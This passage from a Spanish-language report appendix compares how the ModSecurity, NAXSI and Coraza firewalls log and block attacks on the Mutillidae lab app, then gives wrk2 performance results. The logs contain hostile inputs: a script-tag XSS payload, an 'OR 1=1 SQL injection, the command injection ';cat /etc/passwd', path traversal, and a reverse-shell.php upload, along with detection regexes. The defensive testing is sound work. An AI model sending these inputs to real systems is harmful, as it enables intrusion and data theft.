ARGS:message: <script>alert(10)</script>"] [severity
"CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-multi"] [tag "attack-xss"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/152/242"] [hostname "10.0.0.5"] [uri
"/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]
```

7.3.1.5. XSS Persistent

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. detected XSS using
libinjection. [file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "97"] [id "941100"] [msg "XSS Attack
Detected via libinjection"] [data "Matched Data: XSS data
found within ARGS:message: <script>alert(10)</script>"]
[severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-multi"] [tag
"platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"]
[tag "OWASP_CRS"] [tag "capec/1000/152/242"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
"(?i)<script[^>]*>[\\\\\\\\s\\\\\\\\S]*?" at ARGS:message.
[file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "123"] [id "941110"] [msg "XSS Filter -
Category 1: Script Tag Vector"] [data "Matched Data: <script>
found within ARGS:message: <script>alert(10)</script>"]
[severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-multi"] [tag
"platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"]
[tag "OWASP_CRS"] [tag "capec/1000/152/242"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
"(?i)<[^0-9<>A-Z_a-z]*(?:[^\\\\\\\\s\\\\\\\\v\\\\"'<>]*:)?[^0-
```

```
9<>A-Z_a-z]*[^0-9A-Z_a-z]*?(?:s[^0-9A-Z_a-z]*?(?:c[^0-9A-Z_a-z
]*?r[^0-9A-Z_a-z]*?i[^0-9A-Z_a-z]*?p[^0-9A-Z_a-z]*?t|t[^0-9A-Z
_a-z]*?y[^0-9A-Z_a-z]*?l[^0-9A-Z_a-z]*?e|v[^0-9A-Z_a-z]*?g|e[^
0-9A-Z_a-z]*?t[^0-9> ..." at ARGS:message. [file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "212"] [id "941160"] [msg "NoScript XSS
InjectionChecker: HTML Injection"] [data "Matched Data:
<script found within ARGS:message:
<script>alert(10)</script>"] [severity "CRITICAL"] [ver
"OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-xss"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/152/242"] [hostname "10.0.0.5"] [uri
"/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]

Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
"(?i)\\\\\\\\\b(?:eval|set(?:timeout|interval)|new[\\\\\\\\s\\\
\\\\v]+Function|a(?:lert|tob)|btoa)[\\\\\\\\s\\\\\\\\v]*\\\\\
\\\(" at ARGS:message. [file
"/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTA
CK-XSS.conf"] [line "706"] [id "941390"] [msg "Javascript
method detected"] [data "Matched Data: alert( found within
ARGS:message: <script>alert(10)</script>"] [severity
"CRITICAL"] [ver "OWASP_CRS/4.0.0-rc2"] [tag
"application-multi"] [tag "language-multi"] [tag "attack-xss"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/152/242"] [hostname "10.0.0.5"] [uri
"/mutillidae/index.php"] [unique_id
"ZUaCh7aIZ7xXXI4KCUbRxgAAAAU"]
```

7.3.1.6. Cross Site Request Forgery

Amenaza detectada. Si no podemos inyectar un script en la página, no podremos realizar esta amenaza.

7.3.1.7. Malicious File Upload y Local File Inclusion

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. Pattern match
".*\\\\\\\\.ph(?:p\\\\\\\\d*|tml|ar|ps|t|pt)\\\\\\\\.*$" at
```

```
FILES:filename. [file
"/usr/share/modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTA
CK-PHP.conf"] [line "106"] [id "933110"] [msg "PHP Injection
Attack: PHP Script File Upload Found"] [data "Matched Data:
reverse-shell.php found within FILES:filename:
reverse-shell.php"] [severity "CRITICAL"] [ver
"OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-php"] [tag "platform-multi"] [tag
"attack-injection-php"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "capec/1000/152/242"] [hostname "10.0.0.5"]
[uri "/mutillidae/index.php"] [unique_id
"ZUdwiZRK1w-okpdo3TJzWgAAAAg"]
```

7.3.2. NAXSI - Registros

En este apartado se han realizado las vulnerabilidades explicadas en el apartado 3.4 y se analizará si Naxsi puede prevenir las amenazas antes de que lleguen a la aplicación web y el registro generado.

Podemos ver los registros accediendo al archivo:

```
/var/log/nginx/access.log
```

7.3.2.1. SQL Injection

```
[error] 2220#2220: *3 NAXSI_FMT:
ip=10.0.0.10&server=10.0.0.5&uri=/mutillidae/index.php&vers=1.
3&total_processed=2&total_blocked=1&config=block&cscore0=$SQL&
score0=6&cscore1=$XSS&score1=8&zone0=ARGS&id0=1009&var_name0=u
sername&zone1=ARGS&id1=1013&var_name1=username, client:
10.0.0.10, server: , request: "GET
/mutillidae/index.php?page=user-info.php&username=%27OR+1%3D1%
23&password=&user-info-php-submit-button=View+Account+Details
HTTP/1.1", host: "10.0.0.5", referrer:
"http://10.0.0.5/mutillidae/index.php?page=user-info.php"
```

7.3.2.2. Command Injection

```
[error] 2464#2464: *1 NAXSI_FMT:
```

```
ip=10.0.0.10&server=10.0.0.5&uri=/mutillidae/index.php&vers=1.
3&total_processed=2&total_blocked=1&config=block&cscore0=$SQL&
score0=4&cscore1=$XSS&score1=8&zone0=BODY&id0=1008&var_name0=t
arget_host, client: 10.0.0.10, server: , request: "POST
/mutillidae/index.php?page=dns-lookup.php HTTP/1.1", host:
"10.0.0.5", referrer:
"http://10.0.0.5/mutillidae/index.php?page=dns-lookup.php"
```

7.3.2.3. Directory Traversal

```
2581#2581: *1 NAXSI_FMT:
ip=10.0.0.10&server=10.0.0.5&uri=/mutillidae/index.php&vers=1.
3&total_processed=2&total_blocked=1&config=block&cscore0=$TRAV
ERSAL&score0=4&zone0=ARGS&id0=1202&var_name0=page, client:
10.0.0.10, server: , request: "GET
/mutillidae/index.php?page=/etc/passwd HTTP/1.1", host:
"10.0.0.5"
```

7.3.2.4. XSS Reflected

```
2594#2594: *5 NAXSI_FMT:
ip=10.0.0.10&server=10.0.0.5&uri=/mutillidae/index.php&vers=1.
3&total_processed=2&total_blocked=1&config=block&cscore0=$SQL&
score0=4&cscore1=$XSS&score1=8&zone0=BODY&id0=1010&var_name0=m
essage, client: 10.0.0.10, server: , request: "POST
/mutillidae/index.php?page=echo.php HTTP/1.1", host:
"10.0.0.5", referrer:
"http://10.0.0.5/mutillidae/index.php?page=echo.php"
```

7.3.2.5. XSS Persistent

```
2608#2608: *8 NAXSI_FMT:
ip=10.0.0.10&server=10.0.0.5&uri=/mutillidae/index.php&vers=1.
3&total_processed=3&total_blocked=1&config=block&cscore0=$SQL&
score0=4&cscore1=$XSS&score1=8&zone0=BODY&id0=1010&var_name0=b
log_entry, client: 10.0.0.10, server: , request: "POST
/mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1",
host: "10.0.0.5", referrer:
"http://10.0.0.5/mutillidae/index.php?page=add-to-your-blog.ph
```

```
p"
```

7.3.2.6. Cross Site Request Forgery

Amenaza detectada. Si no podemos inyectar un script en la página, no podremos realizar esta amenaza.

7.3.3. Coraza - Registros

En este apartado se han realizado las vulnerabilidades explicadas en el apartado 3.4 y se analizará si Coraza puede prevenir las amenazas antes de que lleguen a la aplicación web y el registro generado.

Podemos ver los registros accediendo al archivo:

```
 /var/lib/docker/<Container-ID>/<Container-ID>-json.log
```

O bien, ejecutando el siguiente comando de docker:

```
docker logs <Container-ID>
```

7.3.3.1. SQL Injection


```
{"level":"error","ts":1701527481.4040194,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). SQL Injection Attack Detected via libinjection
[file \"@owasp_crs/REQUEST-942-APPLICATION-ATTACK-SQLI.conf\"]
[line \"4998\"] [id \"942100\"] [rev \"\"] [msg \"SQL
Injection Attack Detected via libinjection\"] [data \"Matched
Data: s&1c found within ARGS:username: 'OR 1=1#\"] [severity
\"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"]
[accuracy \"0\"] [tag \"application-multi\"] [tag
\"language-multi\"] [tag \"platform-multi\"] [tag
\"attack-sqli\"] [tag \"paranoia-level/1\"] [tag
\"OWASP_CRS\"] [tag \"capec/1000/152/248/66\"] [tag
\"PCI/6.5.2\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=user-info.php&username=%27OR+1%3D
1%23&password=&user-info-php-submit-button=View+Account+Detail
s\"] [unique_id \"mqkgVjDjrPIVYMns\"]\n"}
```

7.3.3.2. Command Injection


```
{"level":"error","ts":1701527594.3259575,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). OS File Access Attempt [file
\"@owasp_crs/REQUEST-930-APPLICATION-ATTACK-LFI.conf\"] [line
\"2881\"] [id \"930120\"] [rev \"\"] [msg \"OS File Access
Attempt\"] [data \"Matched Data: etc/passwd found within
ARGS:target_host: ;cat /etc/passwd\"] [severity \"critical\"]
[ver \"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy
\"0\"] [tag \"application-multi\"] [tag \"language-multi\"]
[tag \"platform-multi\"] [tag \"attack-lfi\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/255/153/126\"] [tag \"PCI/6.5.4\"] [hostname
\"\"] [uri \"/mutillidae/index.php?page=dns-lookup.php\"]
[unique_id \"OuKTnYAkhImOQEsW\"]\n"}

{"level":"error","ts":1701527594.3261127,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). Remote Command Execution: Unix Command Injection
(2-3 chars) [file
\"@owasp_crs/REQUEST-932-APPLICATION-ATTACK-RCE.conf\"] [line
\"3078\"] [id \"932230\"] [rev \"\"] [msg \"Remote Command
Execution: Unix Command Injection (2-3 chars)\"] [data
\"Matched Data: ;cat /etc/passwd found within
ARGS:target_host: ;cat /etc/passwd\"] [severity \"critical\"]
[ver \"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy
\"0\"] [tag \"application-multi\"] [tag \"language-shell\"]
[tag \"platform-unix\"] [tag \"attack-rce\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/248/88\"] [tag \"PCI/6.5.2\"] [hostname \"\"]
[uri \"/mutillidae/index.php?page=dns-lookup.php\"] [unique_id
\"OuKTnYAkhImOQEsW\"]\n"}

{"level":"error","ts":1701527594.326525,"logger":"http.handler
s.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). Remote Command Execution: Unix Shell Code Found
[file \"@owasp_crs/REQUEST-932-APPLICATION-ATTACK-RCE.conf\"]
[line \"3262\"] [id \"932160\"] [rev \"\"] [msg \"Remote
Command Execution: Unix Shell Code Found\"] [data \"Matched
Data: etc/passwd found within ARGS:target_host:
```

```
cat/etc/passwd\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-shell\"] [tag
\"platform-unix\"] [tag \"attack-rce\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/248/88\"] [tag \"PCI/6.5.2\"] [hostname \"\"]
[uri \"/mutillidae/index.php?page=dns-lookup.php\"] [unique_id
\"OuKTnYAkhImOQEsW\"]\n"
```


7.3.3.3. Directory Traversal


```
{"level":"error","ts":1701527759.2927287,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). OS File Access Attempt [file
\"@owasp_crs/REQUEST-930-APPLICATION-ATTACK-LFI.conf\"] [line
\"2881\"] [id \"930120\"] [rev \"\"] [msg \"OS File Access
Attempt\"] [data \"Matched Data: etc/passwd found within
ARGS:page: /etc/passwd\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-lfi\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/255/153/126\"] [tag \"PCI/6.5.4\"] [hostname
\"\"] [uri \"/mutillidae/index.php?page=/etc/passwd\"]
[unique_id \"eLjTzpEjGtYxDPsT\"]\n"}

{"level":"error","ts":1701527759.2932415,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). Remote Command Execution: Unix Shell Code Found
[file \"@owasp_crs/REQUEST-932-APPLICATION-ATTACK-RCE.conf\"]
[line \"3262\"] [id \"932160\"] [rev \"\"] [msg \"Remote
Command Execution: Unix Shell Code Found\"] [data \"Matched
Data: etc/passwd found within ARGS:page: /etc/passwd\"]
[severity \"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"]
[maturity \"0\"] [accuracy \"0\"] [tag \"application-multi\"]
[tag \"language-shell\"] [tag \"platform-unix\"] [tag
\"attack-rce\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"]
[tag \"capec/1000/152/248/88\"] [tag \"PCI/6.5.2\"] [hostname
\"\"] [uri \"/mutillidae/index.php?page=/etc/passwd\"]
[unique_id \"eLjTzpEjGtYxDPsT\"]\n"}
```

7.3.3.4. XSS Reflected


```
{"level":"error","ts":1701527903.5508633,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). Remote Command Execution: Direct Unix Command
Execution [file
\"@owasp_crs/REQUEST-932-APPLICATION-ATTACK-RCE.conf\"] [line
\"3218\"] [id \"932260\"] [rev \"\"] [msg \"Remote Command
Execution: Direct Unix Command Execution\"] [data \"Matched
Data: Echo  found within MATCHED_VAR: Echo Message\"]
[severity \"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"]
[maturity \"0\"] [accuracy \"0\"] [tag \"application-multi\"]
[tag \"language-shell\"] [tag \"platform-unix\"] [tag
\"attack-rce\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"]
[tag \"capec/1000/152/248/88\"] [tag \"PCI/6.5.2\"] [hostname
\"\"] [uri \"/mutillidae/index.php?page=echo.php\"] [unique_id
\"xSRPKCNMABOhnbKc\"]\n"}

{"level":"error","ts":1701527903.5517828,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). XSS Attack Detected via libinjection [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4350\"] [id \"941100\"] [rev \"\"] [msg \"XSS Attack
Detected via libinjection\"] [data \"Matched Data: XSS data
found within ARGS:message: <script>alert(10)</script>\"]
[severity \"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"]
[maturity \"0\"] [accuracy \"0\"] [tag \"application-multi\"]
[tag \"language-multi\"] [tag \"platform-multi\"] [tag
\"attack-xss\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"]
[tag \"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=echo.php\"] [unique_id
\"xSRPKCNMABOhnbKc\"]\n"}

{"level":"error","ts":1701527903.5518425,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). XSS Filter - Category 1: Script Tag Vector [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4369\"] [id \"941110\"] [rev \"\"] [msg \"XSS Filter -
Category 1: Script Tag Vector\"] [data \"Matched Data:
<script> found within ARGS:message:
<script>alert(10)</script>\"] [severity \"critical\"] [ver
```

```
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-xss\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=echo.php\"] [unique_id
\"xSRPKCNMABOhnbKc\"]\n"}

{"level":"error","ts":1701527903.5520191,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). NoScript XSS InjectionChecker: HTML Injection [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4426\"] [id \"941160\"] [rev \"\"] [msg \"NoScript XSS
InjectionChecker: HTML Injection\"] [data \"Matched Data:
<script found within ARGS:message:
<script>alert(10)</script>\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-xss\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=echo.php\"] [unique_id
\"xSRPKCNMABOhnbKc\"]\n"}

{"level":"error","ts":1701527903.5523887,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). Javascript method detected [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4787\"] [id \"941390\"] [rev \"\"] [msg \"Javascript method
detected\"] [data \"Matched Data: alert( found within
ARGS:message: <script>alert(10)</script>\"] [severity
\"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"]
[accuracy \"0\"] [tag \"application-multi\"] [tag
\"language-multi\"] [tag \"attack-xss\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=echo.php\"] [unique_id
\"xSRPKCNMABOhnbKc\"]\n"}
```


7.3.3.5. XSS Persistent


```
{"level":"error","ts":1701528251.6768477,"logger":"http.handle
```

```
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). XSS Attack Detected via libinjection [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4350\"] [id \"941100\"] [rev \"\"] [msg \"XSS Attack
Detected via libinjection\"] [data \"Matched Data: XSS data
found within ARGS:blog_entry: Persistent XSS
<script>alert(10)</script>\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-xss\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=add-to-your-blog.php\"]
[unique_id \"fqDzekuvLSlWHDtu\"]\n"}

{"level":"error","ts":1701528251.6769388,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). XSS Filter - Category 1: Script Tag Vector [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4369\"] [id \"941110\"] [rev \"\"] [msg \"XSS Filter -
Category 1: Script Tag Vector\"] [data \"Matched Data:
<script> found within ARGS:blog_entry: Persistent XSS
<script>alert(10)</script>\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-xss\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=add-to-your-blog.php\"]
[unique_id \"fqDzekuvLSlWHDtu\"]\n"}

{"level":"error","ts":1701528251.6772351,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). NoScript XSS InjectionChecker: HTML Injection [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4426\"] [id \"941160\"] [rev \"\"] [msg \"NoScript XSS
InjectionChecker: HTML Injection\"] [data \"Matched Data:
<script found within ARGS:blog_entry: Persistent XSS
<script>alert(10)</script>\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-xss\"] [tag
```

```
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=add-to-your-blog.php\"]
[unique_id \"fqDzekuvLSlWHDtu\"]\n"}

{"level":"error","ts":1701528251.6780365,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). Javascript method detected [file
\"@owasp_crs/REQUEST-941-APPLICATION-ATTACK-XSS.conf\"] [line
\"4787\"] [id \"941390\"] [rev \"\"] [msg \"Javascript method
detected\"] [data \"Matched Data: alert( found within
ARGS:blog_entry: Persistent XSS <script>alert(10)</script>\"]
[severity \"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"]
[maturity \"0\"] [accuracy \"0\"] [tag \"application-multi\"]
[tag \"language-multi\"] [tag \"attack-xss\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=add-to-your-blog.php\"]
[unique_id \"fqDzekuvLSlWHDtu\"]\n"}
```


7.3.3.6. Cross Site Request Forgery

Amenaza detectada. Si no podemos inyectar un script en la página, no podremos realizar esta amenaza.

7.3.3.7. Malicious File Upload y Local File Inclusion


```
{"level":"error","ts":1701528447.8905478,"logger":"http.handle
rs.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied
(phase 2). PHP Injection Attack: PHP Script File Upload Found
[file \"@owasp_crs/REQUEST-933-APPLICATION-ATTACK-PHP.conf\"]
[line \"3795\"] [id \"933110\"] [rev \"\"] [msg \"PHP
Injection Attack: PHP Script File Upload Found\"] [data
\"Matched Data: reverse-shell.php found within FILES:
reverse-shell.php\"] [severity \"critical\"] [ver
\"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"]
[tag \"application-multi\"] [tag \"language-php\"] [tag
\"platform-multi\"] [tag \"attack-injection-php\"] [tag
\"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag
\"capec/1000/152/242\"] [hostname \"\"] [uri
\"/mutillidae/index.php?page=upload-file.php\"] [unique_id
```

```
\"TASltTQTyrgIXmpH\"]\n"}
```

7.4. Anexo 4: Registros de rendimiento

Los registros de rendimiento han sido generados mediante la herramienta wrk2 instalada desde su repositorio oficial en GitHub: https://github.com/giltene/wrk2

El comando utilizado para las pruebas fue el siguiente:

```
wrk -t2 -c100 -d30s -R2000 -L http://10.0.0.5/mutillidae/
```

Este comando establece una carga de trabajo con dos hilos, 100 conexiones simultáneas, durante 30 segundos, y una tasa de solicitud de 2000 solicitudes por segundo. La opción '-L' proporciona información detallada sobre el percentil de latencia en un formato que puede importarse fácilmente en un HDR Histogram (Histograma de Rango Dinámico Alto).

Una vez terminada la ejecución del comando, podemos acceder al siguiente enlace y subir los resultados para obtener el resultado de una manera más gráfica: https://hdrhistogram.github.io/HdrHistogram/plotFiles.html

A continuación, se muestran los resultados del test de rendimiento sobre cada uno de los WAF.

7.4.1. ModSecurity - Rendimiento

```
Running 30s test @ http://10.0.0.5/mutillidae/
  2 threads and 100 connections
  Thread calibration: mean lat.: 4797.393ms, rate sampling
interval: 17170ms
  Thread calibration: mean lat.: 4767.041ms, rate sampling
interval: 17055ms
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency    17.22s     4.97s   27.72s    64.56%
    Req/Sec   103.00      1.00   104.00    100.00%
  Latency Distribution (HdrHistogram - Recorded Latency)
 50.000%   16.53s
 75.000%   21.40s
 90.000%   24.82s
 99.000%   26.95s
 99.900%   27.49s
 99.990%   27.74s
 99.999%   27.74s
```

```
100.000%   27.74s

  Detailed Percentile spectrum:
       Value   Percentile   TotalCount 1/(1-Percentile)

    9240.575     0.000000            1         1.00
   11599.871     0.100000          395         1.11
   12582.911     0.200000          793         1.25
   13434.879     0.300000         1185         1.43
   14483.455     0.400000         1579         1.67
   16531.455     0.500000         1974         2.00
   17498.111     0.550000         2172         2.22
   17907.711     0.600000         2370         2.50
   19136.511     0.650000         2566         2.86
   20250.623     0.700000         2766         3.33
   21397.503     0.750000         2963         4.00
   21954.559     0.775000         3061         4.44
   22511.615     0.800000         3160         5.00
   23117.823     0.825000         3260         5.71
   23707.647     0.850000         3355         6.67
   24248.319     0.875000         3455         8.00
   24559.615     0.887500         3506         8.89
   24821.759     0.900000         3553        10.00
   25149.439     0.912500         3604        11.43
   25411.583     0.925000         3652        13.33
   25706.495     0.937500         3701        16.00
   25837.567     0.943750         3725        17.78
   26034.175     0.950000         3756        20.00
   26132.479     0.956250         3775        22.86
   26296.319     0.962500         3800        26.67
   26443.775     0.968750         3825        32.00
   26542.079     0.971875         3836        35.56
   26607.615     0.975000         3850        40.00
   26689.535     0.978125         3861        45.71
   26755.071     0.981250         3873        53.33
   26820.607     0.984375         3889        64.00
   26869.759     0.985938         3894        71.11
   26902.527     0.987500         3900        80.00
   26935.295     0.989062         3905        91.43
   26984.447     0.990625         3911       106.67
   27066.367     0.992188         3918       128.00
   27099.135     0.992969         3920       142.22
```

```
   27164.671     0.993750         3925       160.00
   27181.055     0.994531         3926       182.86
   27197.439     0.995313         3929       213.33
   27279.359     0.996094         3932       256.00
   27312.127     0.996484         3934       284.44
   27328.511     0.996875         3936       320.00
   27361.279     0.997266         3937       365.71
   27377.663     0.997656         3938       426.67
   27426.815     0.998047         3940       512.00
   27443.199     0.998242         3941       568.89
   27443.199     0.998437         3941       640.00
   27475.967     0.998633         3942       731.43
   27492.351     0.998828         3943       853.33
   27525.119     0.999023         3945      1024.00
   27525.119     0.999121         3945      1137.78
   27525.119     0.999219         3945      1280.00
   27525.119     0.999316         3945      1462.86
   27525.119     0.999414         3945      1706.67
   27541.503     0.999512         3946      2048.00
   27541.503     0.999561         3946      2275.56
   27541.503     0.999609         3946      2560.00
   27541.503     0.999658         3946      2925.71
   27541.503     0.999707         3946      3413.33
   27738.111     0.999756         3947      4096.00
   27738.111     1.000000         3947          inf
#[Mean    =    17221.427, StdDeviation   =     4967.531]
#[Max     =    27721.728, Total count    =         3947]
#[Buckets =           27, SubBuckets     =         2048]
----------------------------------------------------------
  5554 requests in 30.01s, 211.87MB read
  Socket errors: connect 0, read 0, write 0, timeout 54
  Non-2xx or 3xx responses: 1069
Requests/sec:    185.10
Transfer/sec:      7.06MB
```

7.4.2. NAXSI - Rendimiento

```
Running 30s test @ http://10.0.0.5/mutillidae/
  2 threads and 100 connections
  Thread calibration: mean lat.: 3885.856ms, rate sampling
interval: 14057ms
```

```
  Thread calibration: mean lat.: 3892.410ms, rate sampling
interval: 14123ms
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency    15.26s     4.39s   24.43s    57.84%
    Req/Sec   234.50      1.50   236.00    100.00%
  Latency Distribution (HdrHistogram - Recorded Latency)
 50.000%   15.16s
 75.000%   19.07s
 90.000%   21.40s
 99.000%   22.97s
 99.900%   23.74s
 99.990%   24.35s
 99.999%   24.44s
100.000%   24.44s

  Detailed Percentile spectrum:
       Value   Percentile   TotalCount 1/(1-Percentile)

    7639.039     0.000000            1         1.00
    9297.919     0.100000          926         1.11
   10764.287     0.200000         1846         1.25
   12197.887     0.300000         2776         1.43
   13615.103     0.400000         3696         1.67
   15163.391     0.500000         4614         2.00
   15933.439     0.550000         5075         2.22
   16703.487     0.600000         5541         2.50
   17465.343     0.650000         6002         2.86
   18300.927     0.700000         6468         3.33
   19070.975     0.750000         6922         4.00
   19480.575     0.775000         7158         4.44
   19873.791     0.800000         7387         5.00
   20267.007     0.825000         7613         5.71
   20676.607     0.850000         7849         6.67
   21037.055     0.875000         8077         8.00
   21217.279     0.887500         8190         8.89
   21397.503     0.900000         8309        10.00
   21594.111     0.912500         8425        11.43
   21774.335     0.925000         8546        13.33
   21954.559     0.937500         8658        16.00
   22052.863     0.943750         8714        17.78
   22134.783     0.950000         8769        20.00
   22233.087     0.956250         8826        22.86
```

```
22331.391     0.962500        8893        26.67
22429.695     0.968750        8940        32.00
22495.231     0.971875        8968        35.56
22560.767     0.975000        9001        40.00
22626.303     0.978125        9027        45.71
22691.839     0.981250        9054        53.33
22790.143     0.984375        9088        64.00
